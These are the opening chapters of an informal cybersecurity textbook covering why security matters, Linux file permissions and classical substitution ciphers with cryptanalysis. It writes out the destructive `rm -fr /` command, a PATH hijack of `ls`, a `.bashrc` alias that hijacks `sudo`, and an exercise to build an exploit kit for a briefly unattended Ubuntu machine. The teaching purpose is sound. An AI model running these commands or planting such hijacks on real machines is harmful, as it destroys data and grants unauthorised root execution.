AN INTRODUCTION TO CYBERSECURITY

Contents

Chapter 1

INTRODUCTION

1.1 Briefly: why this book?[1]

This book is designed for one specific goal: to give you a foothold into the world of cybersecurity. From this book, you will not become special forces h4x0r #1[2] overnight; however, you will become fluent enough to learn whatever else you need from here. You will be a guerilla fighter trained in the ancient ways that date back to the mid 90s, heck even the *early 80s.*[3]

This course will be a mix of several things: programming, mathematics, history, training to use software, and of course some good old MacGyvering.

1.2 Why study cyber?

Imagine a vault that contains inside it nearly all private communications (including our most intimate personal conversations and consumption habits), banking records, medical records. Not only are the banking records contained in this vault, so are the records of land ownership, debt, and all other assets. With access to the vault, it's possible to change ownership of property

[1]For one thing, the best computer security demos I found online were written for old 32-bit systems and were a pain to get to work on my computer. On one hand, this may have been by choice, since older executables are more likely to be less security focused. But on the other hand, it is now ${current_year}.

[2]Some assembly required (see Breaking and Entering chapter), Dragon Tattoo sold separately.

[3]In the words of Kristine Acielo, "That's how far back... our family ties... belong to in the city."

and debt with the stroke of a pen. The vault contains nearly all intellectual property: the formula of Coca-Cola[4] and the yield of silicon wafers[5].

The vault also contains the primary means by which people are informed ahead of elections. Inside the vault are historical records. As George Orwell wrote in the novel 1984, "Those who control the present, control the past and those who control the past control the future." Access to the vault allows a person to influence the political views of many people in the world.

To the untrained eye, this vault is secure. But on closer inspection, it is quite porous: it is common for people– governments, companies, political activists– to go in to read something or to go in and change the contents or to go in and prevent others from accessing the vault for a period of time.

Access to that vault, to the digital infrastructure of the world, poses tremendous power. Access to digital infrastructure controls worldwide manufacturing[6], including the engines that control modern power grids and other essentials used to keep the world running[7].

1.3 "Phone phreaking"

In the 1960s and 1970s[9], rebellious students and engineers discovered means to infiltrate phone networks. These exploits included tricks such as whistling

[4]The formula of Coca-Cola is a trade secret. Why? If you patent something, it releases the intellectual property for the public good so that others can use it for research and production, but gives you the right to collect royalties from those who use it; however, these rights are not granted in perpetuity. Thus, by simply keeping the formula of Coca-Cola secret, the company hopes to keep exclusive knowledge of it forever. But if that formula were ever discovered, it would be completely legal for others to use the formula without paying any royalties.

[5]Since much about the cost of the physical manufacture of silicon wafers is fairly consistent among different producers, the percentage of microchips produced that are not contaminated would quantify the physical production cost. This would mean that, given the retail price of comparable Intel and an AMD processors, it would be possible to see the mark-up of each, which would tell you the amount invested in research and development.

[6]"Control the means of production."

[7]Cluster computers that predict the weather? Access to those powerful computers can be used to crack some encryption keys using brute force. So the vast, digital infrastructure that permeates our world not only predicts the weather, on occasion, it can even be seen to control it.[8]

[8]"Control the means of prediction."

[9]Way, way back in the time of the boomer.

a particular frequency to get such benefits as free long distance calls or disabling recordings of a call.[10] These "phone phreakers," which included Apple founders Steve Wozniak and Steve Jobs, were early anarchists using their fluency with technology to rebel against an establishment that wielded much greater power than they did.

1.4 Swords and shields

Cybersecurity is not limited to offensive uses[11]. Even if you never compromise a computer / a WLAN router / anything else, knowledge about it is essenial for being an informed and virtuous citizen of the modern world: It is essential to maintaining anonymity online. It is essential to viewing the entire internet (and not something censored).[12]

1.5 Why don't people just make things secure?

Exploits are often manufactured by forcing behavior from software that is unplanned for or undesired by the software's creators. So why not simply try to engineer software libraries that are, by design, more secure? Let us consider a simple case of an array library with and without bounds checking.

Bounds checking will explicitly prevent our array object from accessing memory that it does not own; however, it does this at a price: it uses an `if` statement each time the `[]` operator is invoked. To see the infleunce of bounds checking on performance, let's first create a `Clock` object to benchmark our code (Listing 1.1).

[10]A friend in Seattle once showed me a similar trick to get access to apartment buildings: The call box would phone the apartment owner, who would in turn press `9` on their keypad to open the door. The call box listened for the tone of the `9` key to be played back *from the apartment owner's side*; however, if you left a voicemail message, the system could play the message back to you to review, so if you pressed the `9` key during your message, it would play it back, and that key tone would open the apartment door.

[11]A point of order: "hacker" means someone who works artfully to MacGyver something cool using their available tools, while "cracker" means someone who does the breaking and entering stuff in this book. Over time these words became muddled.

[12]See "Defense against the Dark Arts" in Harry Potter, if they had actually ever really learned any defense against the dark arts.

Listing 1.1: Clock.hpp. The `Clock` class can be used to measure elapsed time. The member function `tick()` starts the timer, the function `tock()` returns the current elapsed time in seconds, and the function `ptock()` prints the current elapsed time in seconds. On construction, the timer is started. Because the start time is marked by simply writing to a `float`, the impact of this measurement on the actual runtime should be minor.

```
#ifndef _CLOCK_HPP
#define _CLOCK_HPP

#include <iostream>
#include <iomanip>
#include <chrono>

class Clock {
protected:
  std::chrono::steady_clock::time_point start_time;
public:
  Clock() {
    tick();
  }
  void tick() {
    start_time = std::chrono::steady_clock::now();
  }
  float tock() {
    std::chrono::steady_clock::time_point end_time =
        std::chrono::steady_clock::now();
    return
        float(std::chrono::duration_cast<std::chrono::microseconds>(end_time
        - start_time).count()) / 1e6f;
  }
  // Print elapsed time with newline
  void ptock() {
    float elapsed = tock();
    std::cout << "Took " << elapsed << " seconds" << std::endl;
  }
};

#endif
```

Now, let's consider running selection sort on two implementations our array: one where we bounds check and one where we do not (Listing 1.2). We compile our benchmark code twice: `g++ -O3 -march=native -DBOUNDS_CHECK sort_array.cpp` will compile to use bounds checking, while `g++ -O3 -march=native sort_array.cpp` will comiple not to use bounds checking. Our runtimes are 2.66s with bounds checking and 1.13s without bounds checking. This extra safety more than doubles our runtime. Consider the cost of this safety: when choosing a web browser, would you choose a browser that is slower but more stable or would you choose a browser that is faster but less stable?[13]

Listing 1.2: Selection sort with and without bounds checking.

```
#include "Clock.hpp"
#include <assert.h>

template <typename T>
class Array {
private:
  T*_data;
  std::size_t _size;

  void bounds_check(long index) {
    #ifdef BOUNDS_CHECK
    assert(index >= 0 && index < _size);
    #endif
  }
public:
  Array(std::size_t size):
    _data(new T[size]),
    _size(size)
  {}

  T operator[](long index) const {
    bounds_check(index);
    return _data[index];
  }
  T & operator[](long index) {
    bounds_check(index);
    return _data[index];
  }
  std::size_t size() const {
```

[13]Like with so many other things, "The fault is not in our stars, but in ourselves."

```
    return _size;
  }
};

void selection_sort(Array<int> & arr) {
  for (std::size_t i=0; i<arr.size(); ++i) {
    std::size_t min_index = i;
    for (std::size_t j=i+1; j<arr.size(); ++j) {
      if (arr[j] < arr[min_index])
        min_index = j;
    }
    std::swap(arr[i], arr[min_index]);
  }
}

int main() {
  constexpr std::size_t N=1<<16;
  Array<int> arr(N);
  for (std::size_t i=0; i<N; ++i)
    arr[i] = rand() % 100;

  Clock c;
  selection_sort(arr);
  c.ptock();

  return 0;
}
```

Moreover, there are cases where we do not even see where extra cost can be used for greater security. These "unknown unknowns" are very difficult to prepare for. For example, a flawed encryption algorithm that is implemented well is nonetheless not secure.

1.6 Don't do it. And if you do, don't get caught.[14]

A final word of warning: the importance of cybersecurity means that breaches of cybersecurity are seen as especially grave now. In 2009, a security professional Chris Roberts tweeted a threat to hack into an airplane's onboard computer "Find myself on a 737/800, lets see Box-IFE-ICE-SATCOM,? Shall

[14] "You get caught using that..." "I know, this never happened. You don't exist."

we start playing with EICAS messages? 'PASS OXYGEN ON' Anyone?"[15]. FBI agents were waiting for him when his flight landed. The incident was widely labeled as an off-color joke; however, in 2015, Roberts confessed to hacking into a flight while in the air, causing the engines to misbehave with one another so that the plane moved sideways.[16] Implication in cyber crimes can disallow a person from access to a computer system for years; in the off chance that authorities would rather you work for them in exchange for deferred prosecution, working for the government as a punishment for being an edgy anarchist is certainly a Danteesque[17] punishment for that sort of teenage rebellion. You may think that you leave fewer footprints than you do. But you are almost certainly wrong.

Computer crimes are taken seriously: just as using a crossbow was once considered a war crime, there are heavy penalties to those who are caught committing "cybercrimes".[18] Think before you try anything. You were warned.

Now let's go learn how to break into stuff and how to stop others from doing it to us.

1.7 Practice and discussion questions

1. [**Level 1**] Find and summarize (one paragraph) an example of cyber-security in recent news that underscores its importance. Make a prediction (one paragraph) about the future regarding this kind of event.

[15]`https://www.wired.com/2015/04/twitter-plane-chris-roberts-security-reasearch-cold-war/`

[16]`https://www.independent.co.uk/news/world/americas/computer-expert-hacks-into-plane-and-makes-it-fly-sideways-according-to-fbi-10256145.html`

[17]In *The Inferno*, Dante describes fitting punishments meted out to the dead for crimes committed while alive, *e.g.*, the greedy, both those who hoarded wealth and those who spent without restraint, are in a constant battle pushing and pulling great weights, a symbol for how they leveraged their wealth while alive.

[18]Beware: these are often levied by an angry class of bureaucrats who are looking to take out their frustration for being cyberbullied.[19]

[19]And not only cyberbullied digitally, but in real life no less. That *advanced* cyberbullying– which occurs *outside* of cyberspace– shows just how bad the cyberbullying epidemic has become.

Chapter 2

PERMISSIONS

Even though you may not share your computer with anyone else, it will still have multiple user accounts. Why? Because some files are owned by `root`, the privileged[1] user. `root` can do pretty much whatever he wants on your computer. Thus, when you need to make a major system modification, you will need to use `sudo`: `sudo` stands for "super user do," which means that you're actually sending the commend to be executed by `root`, who has permissions to do anything. This is the reason that you update Linux, you perform `sudo dnf update` on Fedora or `sudo apt update` on Ubuntu.

2.1 Seeing a file's permissions

There are two main reasons why we have permissions: First consider what would happen (do *not* actually do this[2].) if you were to run the command `rm -fr /`[3]. The answer is, if you are not logged in as `root`, nothing would happen. This is because when we run `ls -l /`, we see that it is owned by the user `root` and by the group `root` (from columns 3 and 4 respectively). The first column is broken into 5 chunks: The first character says whether a file is a directory (`d`), link (`l`), or a file (`-`). The remainder is broken into 3 chunks of 3 characters and 1 final chunk, which is the remainder after that.

[1] "Checkem"

[2] UNIX Russian roulette:
`sudo ((($RANDOM % 6) == 0)) && echo 'BANG' || echo 'CLICK'`. Now imagine that "bang" had more teeth behind it...

[3] This **rem**oves the file `/` in a **f**orced and **r**ecursive manner.

Each of these chunks of 3 characters is of the form `rwx`, where it `r` indicates read access, `w` indicates write access, and `x` indicates that the file can be run as an executable. There are 3 of these chunks: The first chunk of 3 is for the user who owns the file. The second chunk of 3 is for the group who owns the file, and the thirdf is for all other users. The remaining data given by `ls -l` give the file size, the date it was last modified, *etc.*. We will not consider these data for the moment.

For example, the line for `/dev` in the output of `ls -l /` gives `drwxr-xr-x. 22 root root 4240 May 27 09:11 dev`. We can split this into the following:

Directory	User	Group	Others	...	Owner	Group	Bytes	Modified		Name
d	rwx	r-x	r-x		root	root	4240	May 27	09:11	dev

We see that `/dev` is a directory. It belongs to user `root` and group `root`. That user (`root`) has read, write, and execute access. The group (`root`) has read and execute access, but not write access. Other users have read and execute access, but no write access. So clearly, running `rm -fr /` as a non-`root` user should do nothing[4]

Now let's consider what would happen if we were to run `sudo rm -fr /`. The simplistic answer is that it would destroy every file on your disk. The more complicated answer is that some of those files that you remove are machinery that keep the computer running and even able to remove other files[5].

The permissions (those `rwx` blocks) can be changed using the `chmod` command. The file owner can be changed using the `chown` command.

2.2 Why we have permissions

2.2.1 Prevent us from doing anything we don't mean to do

Thus we've already seen one useful reason we have permissions: They prevent us from accidentally running a nasty command. If some Stack Overflow answer slipped in the command `rm -fr /` and we pasted that code (do not ever do this!), it would not destroy all of our files. Also, we might accidentally run such a command ourselves without malicious outside action. It may

[4]Again, don't do this anyway. Just in case.

[5]This is similar to the reason why it would be difficult to eat yourself completely. Sure, you could eat your finger, but how would you eat your mouth?

sound like this would never happen, but you'd be surprised. This could even happen because of dumped text output that gets entered into a terminal shell[6]. Considering how short the above "bomb" code is and that there are plenty of other commands that might hurt your system, it's not so improbable that one of them might get run if you have a dump of random text.

2.2.2 Keeping data private

A separate use of permissions is to keep sensitive data privater. Consider a multiuser system (*i.e.*, a system with multiple accounts). Limiting read permissions are what keep the data in your home directory from being read by other users.

But perhaps more importantly, permissions are what guard against seeing another user's password. In Linux, passwords live in `/etc/shadow`. Of course, they are not the plaintext, but instead are cryptographic hashes of the passwords; however, even though crypto is generally trusted, why roll the dice? For this reason, we place strong very limits on the permissions of `/etc/shadow`[7]. After all, how could someone invert the cryptographic hash[9] if they can't even see the encrypted data?

If `/etc/shadow` were not so locked down, a guest user could see our hashed passwords. Then, with luck and CPU power, they may be able to invert the cryptographic hash. Then they would have access to more privileged user accounts (*i.e.*, `root`), which they could use to log in again and do what they liked.

2.2.3 Keeping executables trusted

Another extremely important reason to have permission is to keep the core of our system trusted. Sure, it is dangerous if another user could see our cryptographically hashed password (and of course, more dangerous if they

[6]Have you ever executed a previous command's output rather than the previous command itself in Emacs? Sure, me neither.

[7]On some systems, `ls -l /etc/shadow` will output `----------. 1 root root ... /etc/shadow`, where `...` are the date and time when it was last modified; however, since `root` can change permissions, it is of course readable and writable by `root` nonetheless.[8]

[8]"Could `root` create a file so locked down that even `root` couldn't access it?"

[9]This will be explained in detail later on in this book.

can modify that password). But if another user can change the binaries for basic commands like `ls` and `rm`, then they can get *us* to do whatever they want.

It is for this reason that we want the core of the system to be write protected against all non-`root` users.

Improperly set permissions (*e.g.*, on a shared UNIX server where home directories give "others" read and write access or a website's CGI directory that gives others write access) are an easy way to gain access to a system.

2.3 "Cuckoo's eggs"

When you compile your code, do you ever find it annoying that you must type `./a.out` instead of just typing `a.out`? Why do you need to give the full, relative path for `a.out`, but not when executing commands such as `echo`?

The difference is your `PATH` variable, which is generally set in the file `~/.bashrc`. For example, if you run `PATH=.:$PATH`, it will put your current directory (`.`) first in your `PATH`, the locations used to search for a typed command. Only do this temporarily, *i.e.*, do not edit your `.bashrc` file.

Now try constructing a file named `ls` (Listing 2.1):

Listing 2.1: ls. A local hijack of the `ls` command.

```
#!/bin/bash
echo 'Nah ah ahhhh, no lookies for you!'
```

Now `chmod +x ls` to allow us to execute this script. What happens when we try to run `ls`? The `PATH` tells it to try to find `ls` in the current directory `.` (which it does, successfully, finding our script) before it searches the operating system. Thus, when we call `ls`, it runs the local one first and not the real `ls` command.

This has historically been used as a sneaky trick: if you knew someone who put `.` in their PATH variable with a high precedence (*i.e.*, in the front of `PATH` so that it precedes the actual operating systems commands, as we did here), and you could get them to unzip a file to their local directory, you could put replacements for `ls`, `cd`, `echo`, and other standard commands into your zip file. After extracting the zip file, the person would likely unintentionally call one of your new scripts as they attempted to see the files extracted using `ls`, change directories using `cd`, *etc.*

And just imagine the danger if that new script masked one that is usually run with `root` permissions, such as `apt` or `dnf`. That would mean you could trick someone into running arbitrary code with `root` permissions.

In a similar vein, if someone is left alone with your computer logged in, even for only one minute and even if they had no root passwords and where you were not logged in as `root`, they could add `alias sudo='sudo echo BANG; sudo'` to your `.bashrc` file. Even though they would never have your password, let alone your `root` password, the next time you rand `sudo apt update` on your Ubuntu install, you would also execute some arbitrary shell script code with `root` permissions[10]. Also, when you run a command with `sudo`, it will not make you login again for the next five minutes when you run a second command with `sudo`. This means that you likely wouldn't even be scared off by needing to login again. How would someone write a piece of malicious code so quickly? Simple: write it in advance and fetch it from an online source.

Because they trick a target into running the malicious code themselves, these techniques are sometimes called "cuckoo's eggs."[11]

We will see much more sophisticated versions of these tricks when we get to breaking and entering. But before we learn about swords, let's learn about the shields that they're supposed to breach.

2.4 Practice and discussion questions

1. [**Level 2**] Make a simple exploit kit for targeting a Ubuntu computer. Assume that you have roughly two minutes alone with the computer and no root access, but with internet access. Target common commands (*i.e.*, with aliases or by prepending a directory to the `PATH` variable, which contains scripts renaming common commands), including those that would be run as `root`. Apply this to a live install and show what you can do![13]

[10]Once again, imagine if there were more teeth behind that "bang."

[11]Rather than spending energy building a nest and warming their own eggs, cuckoos[12] try to sneak their eggs into a foreign nest, thereby getting another bird to hatch and take care of their young.

[12]These birds did this before the pejorative "globalist" was hip.

[13]If you are testing this on a Ubuntu live install, beware that `sudo` with the default account will not require a password on the live install; however, you can add a new user via `sudo adduser username` and subsequently make the new user `username` able to run

commands via `sudo` by adding them to the `sudo` group: `sudo adduser username sudo`. Then log in as the new user: `su username`. Now `sudo` commands will require their password.

Chapter 3

BASIC CRYPTO

Encryption is couched in the idea of a one-way computation: It is much easier to smash a vase than to put a smashed vase back together. But for you to smash the vase so that *you* can put it back together, that is the art of encryption. "Cryptography" refers to the art of doing this, whereas "cryptanalysis" refers to the task of breaking cryptographic codes. "Cryptology" is the umbrella term, which refers to the general study of codes and of breaking them[1]. Throughout this book, we will frequently abbreviate cryptology as "crypto."[2]

Encryption is possibly one of the greatest inventions in the history of human civilization. Consider: In what other venue can the individual stand so effectively against the group? In what other situation is it easier to protect than to attack[3]: would you rather bet on a team of people designing a bulletproof vest or a team of people designing a vest-proof gun? When done properly[4], an individual can encrypt something such that even an extremely well-resourced opponent (*e.g.*, every other human alive). For this reason, access to strong, unencumbered[5] encryption is a fairly informative proxy for measuring the degree with which a nation empowers the individual relative to

[1]It's a mess, I know: "The meteorite is the source of the light and the meteor's just what we see. And the meteoroid is a bone that's devoid of the fire that propelled it to thee."

[2]From the Greek "krypto," meaning "to hide."

[3]"He Encryp but He Also Decryp."

[4]Therein lies the rub: someone should tell all these intelligence agencies that breaking encryption is practically impossible!

[5]*E.g.*, against deliberate evesdropping or sabotage on the part of the encryption provider

the collective[6]. As Orwell once wrote, "The totalitarian states can do great things, but there is one thing they cannot do: they cannot give the factory-worker a rifle and tell him to take it home and keep it in his bedroom. That rifle, hanging on the wall of the working-class flat or laborer's cottage, is the symbol of democracy. It is our job to see that it stays there." In the modern world, the same could be said about encryption.[7]

3.1 Overview

If this is starting to sound like a serious, military business, then good: Encryption has its roots in protecting military communication. Its ubiquity in banking and online commerce has only made more crucial its place in our modern world. It is through cryptography that we guard computerized banking ledgers, which are often the only real recods of wealth and ownership.[9]

Encryption seeks to translate a plaintext message m into an encrypted ciphertext c. This encryption should be done in such a way that it is difficult for an adversary to decrypt the ciphertext c back into the plaintext m. Of course, we would like the ability for ouselves and our communicants to decrypt c back into m; therefore, we must have access to some advantage not given to an adversary. This information is labeled as the "keys". For the sake of convenient abbreviation, it is tradition to label these parties as Alice

[6]See this map of encryption regulations by country: `https://www.gp-digital.org/world-map-of-encryption/`

[7]Of course, it is easier for a people to be principled in this manner when they do not feel pressed by an existential threat: Consider a bomb planted in the luggage bin of your flight. The location and disarming codes have been encrypted. How many people on that flight do you think would be the least bit upset if it was revealed that the bomb would be disarmed because all encryption over the past several years had been compromised for such a contingency? How many people would really mourn the loss of their privacy?[8]

[8]As Benjamin Franklin said, "Those who would give up essential liberty to purchase a little temporary safety, deserve neither liberty nor safety." On the other hand, Robert Heinlein said, "The junior hoodlums who roamed their streets were symptoms of a greater sickness; their citizens (all of them counted as such) glorified their mythology of 'rights'. . . and lost track of their duties. No nation, so constituted, can endure." It is a very delicate balance, and one with which humanity will continue to struggle in the coming century and beyond.

[9]"This is a war universe. War all the time. That is its nature. There may be other universes based on all sorts of other principles, but ours seems to be based on war and games." -William S. Burroughs

(A), who encrypts the communication and transmits the ciphertext to Bob (B) who will then decrypt it back into plaintext. We know that A and B must have access to keys, such that B can decrypt c back into m. Some of the information in the keys *must* be kept secret from an adversary; if not, then our necessary advantage over the adversary would disappear.

A and B do not transmit keys back and forth to each other directly; doing so would inform any adversary listening in. The ability to synchronize keys secretly is one of the great arts to cryptography. We will begin with situations where those keys are magically known to A and B but not to anyone else.

3.2 Substitution ciphers

We will begin with substitution ciphers: in substitution ciphers, the plaintext is viewed one letter at a time, and each letter is replaced with another to form the plaintext. There are different degrees of complexity with which this replacement is made.

3.2.1 Caesar

A Caesar cipher or shift cipher is an encryption scheme whereby letters `A` through `Z` are simply shifted to produce the ciphertext. For example, a shift of 3 would convert `A` to `D`, `B` to `E`, `C` to `F`, . . . `Z` to `C`. This can be seen as coding each letter as its index in the alphabet (`A` has index 0, `B` has index 1, *etc.*), and then adding the shift s and taking mod 26 so that the values wrap back around. Those shifted integers mod 26 are replaced with the letter at that index (Listing 3.1). Calling `python caesar.py HELLOWORLD 3` will output `KHOORZRUOG`. To decrypt, we can call `python caesar.py KHOORZRUOG -3`, which will output `HELLOWORLD`.

Listing 3.1: `caesar.py`: A Caesar cipher.

```
import sys

def circular_shift(message, shift):
  result = ''
  for c in message:
    index = ord(c) - ord('A')
    assert( index >= 0 and index < 26 )
    result += chr( (index + shift) % 26 + ord('A') )
  return result

def main(argv):
  if len(argv) != 2:
    print 'usage: caesar <message> <shift>'
  else:
    message = argv[0].upper()
    shift = int(argv[1])
    print circular_shift(message, shift)

if __name__=='__main__':
  main(sys.argv[1:])
```

The secret key in this case is the shift. Caesar was known for using a shift of 3; however, consider how many possible keys exist: only 26 are possible, since shifting letters by 27 is equivalent to shifting them by 1. For this reason, it is easy to crack a Caesar cipher by simply trying all 26 shifts and detecting which gives a coherent message.

3.2.2 General substitution

A more general approach is that of simply building a bijective map of each letter to another letter and using that map to perform substitution. Where the key of the Caesar cipher is the shift, here the key is our map from plaintext characters to ciphertext characters; therefore, where the Caesar cipher has only 26 possible keys, we now have 26!=403291461126605635584000000 possible keys.

If A and B both know the key (*i.e.*, they both know the map that was used to replace plaintext characters with ciphertext characters), then they can both easily encrypt and decrypt; however, an opponent would have a harder time using brute force as compared to the simple Caesar cipher. A generic substitution cipher can be seen in Listing 3.2.

We can get a random substitution dictionary by running Listing 3.3: example output could be {`‘A’: ‘E’, ‘C’: ‘K’, ‘B’: ‘J’, ‘E’: ‘G’, ‘D’: ‘W’, ‘G’: ‘B’, ‘F’: ‘U’, ‘I’: ‘N’, ‘H’: ‘I’, ‘K’: ‘D’, ‘J’: ’L‘, ’M‘: ‘C’, ‘L’: ‘H’, ‘O’: ‘M’, ‘N’: ‘O’, ‘Q’: ‘Z’, ‘P’: ‘V’, ‘S’: ‘F’, ‘R’: ‘Q’, ‘U’: ‘R’, ‘T’: ‘X’, ‘W’: ‘T’, ‘V’: ‘S’, ‘Y’: ‘Y’, ‘X’: ‘P’, ‘Z’: ‘A’`}. Then, we call `python substitution.py HELLOWORLD "`{`‘A’: ‘E’, ‘C’: ‘K’, ‘B’: ‘J’,` `‘E’: ‘G’, ‘D’: ‘W’, ‘G’: ‘B’, ‘F’: ‘U’, ‘I’: ‘N’, ‘H’: ‘I’, ‘K’: ‘D’, ‘J’: ’L‘, ’M‘:  ‘C’, ‘L’: ‘H’, ‘O’: ‘M’, ‘N’: ‘O’, ‘Q’: ‘Z’, ‘P’: ‘V’, ‘S’: ‘F’, ‘R’: ‘Q’, ‘U’: ‘R’, ‘T’: ‘X’, ‘W’: ‘T’, ‘V’: ‘S’, ‘Y’: ‘Y’, ‘X’: ‘P’, ‘Z’: ‘A’}"` and output `IGHHMTMQHW`.

Listing 3.2: `substitution.py`: A general substitution cipher.

```python
import sys

def replacement(message, char_map):
  result = ''
  for c in message:
    index = ord(c) - ord('A')
    assert( index >= 0 and index < 26 )
    if c in char_map:
      result += char_map[c]
    else:
      result += c.lower()
  return result

def main(argv):
  if len(argv) != 2:
    print 'usage: substitution <message> <dictionary>'
  else:
    message = argv[0].upper()
    # convert the dictionary from a string using python notation:
    char_map = eval(argv[1])
    char_map = {a.upper():b.upper() for a,b in char_map.items()}
    print replacement(message, char_map)

if __name__=='__main__':
  main(sys.argv[1:])
```

Listing 3.3: `random_substitution_dict.py`: Generates a random substitution dictionary.

```python
import numpy

letters = [ chr(ord('A') + i) for i in numpy.arange(26) ]
shuffled_letters = list(letters)
numpy.random.shuffle(shuffled_letters)

print dict(zip(letters, shuffled_letters))
```

Branch-and-bound attack

One good choice of attack against this cipher is branch and bound: While trying and checking all 26! ciphers would be impractical, if we know that the language is valid English[10], we can detect invalid English. Our means of doing this would be to use a word list dictionary. If we ever replace words in a way such that there is no valid match from the dictionary, we know we have chosen the wrong key. We can use this to approach with branch and bound: even if we've only partially filled in our dictionary, we may be able to decide any dictionary based on it will yield an invalid word, and so we can abort our brute force early.

In practice, these messages without spaces or punctuation introduce greater difficulty when implementing branch and bound, because an absence of clear word boundaries makes it difficult (although not impossible) to efficiently determine that the message cannot be made with words from the English language.

Letter frequency attack

Another type of attack for this type of substitution cipher is to look at the frequency of the letters. In English, it is well known that some letters tend to appear more frequently than others. We can empirically measure these frequencies using a large enough text. Listing 3.4 can be used to measure letter frequencies of a text file. We will apply this to Dostoyevsky's 960 page masterwork *The Brothers Karamazov*[11] and Homer's wonderful *Iliad*[12] These are compared in Table 3.1.

Listing 3.4: `letter_frequencies.py`: Computing letter frequencies in a text file.

```
import sys

letter_to_count = {}
# Letters that do not occur should have count 0 so that they have
    frequency 0.0:
for char in [ chr(c) for c in range(ord('A'), ord('A')+26) ]:
```

[10]This is not always a good assumption. Consider this sentence: `SRYYRSOOOUNCULLOL`.

[11]Retrieved as `.txt` from Project Gutenberg at `https://www.gutenberg.org/ebooks/28054`.

[12]Retrieved as `.txt` from Project Gutenberg at `https://www.gutenberg.org/ebooks/6150`.

```
  letter_to_count[char] = 0

def print_letter_frequencies(book):
  total_letters = 0
  for c in book.upper():
    if ord(c) >= ord('A') and ord(c) <= ord('Z'):
      letter_to_count[c] += 1
      total_letters += 1

  counts_and_chars_sorted = sorted([ (count,char) for char,count in
      letter_to_count.items() ])[::-1]
  for count, char in counts_and_chars_sorted:
    print float(count) / total_letters, char

def main(argv):
  if len(argv) != 1:
    print 'usage: <text_file>'
  else:
    filename = argv[0]
    book = open(filename).read()
    print_letter_frequencies(book)

if __name__=='__main__':
  main(sys.argv[1:])
```

In spite of the different languages of origin (Russiand and Greek, respectively), coming from different eras, and using different translators, these works have remarkably similar letter frequencies. Consider the case if we had only the ciphertext of a substitution cipher of some new piece of English text. We would quite likely be able to guess which letters encoded `E` and `T`, as well as having a good guess of which pair of letters encoded `Q` and `Z` (although being uncertain which encoded which between `Q` and `Z`).

We can use such partial candidate solutions to the substitution dictionary to dramatically narrow the search space of possible keys.

Unfortunately, this kind of attack requires a large piece of ciphertext, valid English[13], and that person A did not deliberately affect a writing style that obscures the natural letter frequencies[14]

[13] *e.g.*, obvsly nt abbrvtd
[14] Great hangman word: `MYRRH`.

The Brothers Karamazov		*Iliad*	
Frequency	Letter	Frequency	Letter
0.119466560879	E	0.118140473117	E
0.0924642403674	T	0.0878793627	T
0.081667690487	A	0.0760737975056	O
0.0800006103119	O	0.0754553740382	H
0.0700777351591	I	0.0745917402683	A
0.067445433474	N	0.0733718575683	S
0.0657060446085	H	0.0649668503431	R
0.0603226957741	S	0.0633166929612	N
0.0532410877881	R	0.061355010541	I
0.0436319925489	D	0.0484174682268	D
0.0412378451745	L	0.0422409445686	L
0.0305009997174	U	0.0287404981008	U
0.0271920479015	M	0.0248217598697	M
0.0258619660269	Y	0.0242588557161	F
0.0228886857464	W	0.0226703864607	W
0.0215440094572	C	0.0218638142077	C
0.021498236066	F	0.0212962834446	G
0.0197435894034	G	0.0173652075883	P
0.0151728841084	P	0.0170999486446	Y
0.0143695279238	B	0.0159201632268	B
0.0125379288934	V	0.00833869248932	V
0.00927541385116	K	0.00681345356349	K
0.00148863028766	X	0.00253692419917	J
0.00110519521356	J	0.00117361660521	X
0.000873011345167	Q	0.000709413453872	Z
0.000685937485489	Z	0.000581410591543	Q

Table 3.1: Letter frequencies from *The Brothers Karamazov* (left) and *Iliad* (right).

Attack by searching for known words

If a ciphertext is not very long and has neither spaces nor punctuation, we may still be able to search for common words. If we know that a word such as `THE` is likely to occur in the plaintext, then we could try each block of three characters as the replacements of `T`, `H`, and `E`, respectively. For example, if the ciphertext is `AUZUYUYXZRKUAZ`, and we believe it contains the word `THE`, then the possible codings for `THE` are `AUZ`, `UZU`, ...`UAZ`. We can try the first of these by running `python substitution.py AUZUYUYXZRKUAZ "{'A':'T','U':'H','Z':'E'}"`, which outputs `THEHyHyxErkHTE` (with lowercase letters indicating letters we have not yet replaced). The ending, `HTE` is rare or non-existent in English, and so we move on. For our next candidate, `UZU` is impossible, since the repeated character would mean that is is of the form `THT` and not `THE`. Our third candidate, `ZUY` can be tried by calling `python substitution.py AUZUYUYXZRKUAZ "{'Z':'T','U':'H','Y':'E'}"`, outputing `aHTHEHExTrkHaT`. If `THE` is a single word (and not a part of `THESE` or `OTHER`), then we have `aH THE HExT....` Few words have the form `aH`: `OH` and `AH`. Let's try `OH`: `python substitution.py AUZUYUYXZRKUAZ "{'Z':'T','U':'H','Y':'E','A':'O'}"` gives `OHTHEHExTrkHOT`. This is plausible (*i.e.*, there are no non-words yet). Playing with this some more, we can find one possible solution: `OHTHEHEATISHOT`. This strategy gets much easier with a longer ciphertext.

Words with repeated structure, such as plaintext containing `BALLOON`, make this process much easier.

Known plaintext attack

Similar to when we searched for the word `THE`, a known plaintext attack is used when we have one pair of a plaintext and ciphertext. Consider what this would mean for a substitution cipher: it would give us the code for any letters represented in the plaintext. If A used the same coding dictionary again, then we would have a lot (or all) of the information we would need to encode it.

3.2.3 Substition with state space

One way to make substitution ciphers much harder to break is to add state space. In a standard substitution cipher, a plaintext `AAA...` must be encrypted as something of the form `XXX...` or `TTT...`. One way to improve this is to have person A add state space, thereby modifying the substitution dictionary with each letter encoded. As long as these changes to the dictionary are deterministic and can be figured out by person B, then B can still decrypt the ciphertext back into the plaintext.

For an opponent trying to decrypt the text, it makes things much more difficult; it is not possible to attack this nearly as easily as we did the substitution cipher.

This scheme was the basis of the famous Enigma codes used by the German military during the Second World War; however, these codes were frequently broken, nonetheless. One idiosyncracy of Enigma was that a letter would never be replaced with itself. This may seem like a good way to hide the letter, but it's actually untrue: it is better to keep it so that all outcomes are possible and equally probable, so that there is essentially no information for an opponent to guess.

Alone, this information is only slightly helpful at cracking Enigma. We will instead take another route to see how they cracked it.

Partially known plaintext attack

Perhaps we do not have a full plaintext-ciphertext pair, but we may have the full ciphertext (as usual) and a part of the plaintext that produced it. This is a stronger version of what we did when we searched for the word `THE` in `OHTHEHEATISHOT`); in this case, we have stronger information, because we will know where these words occur.

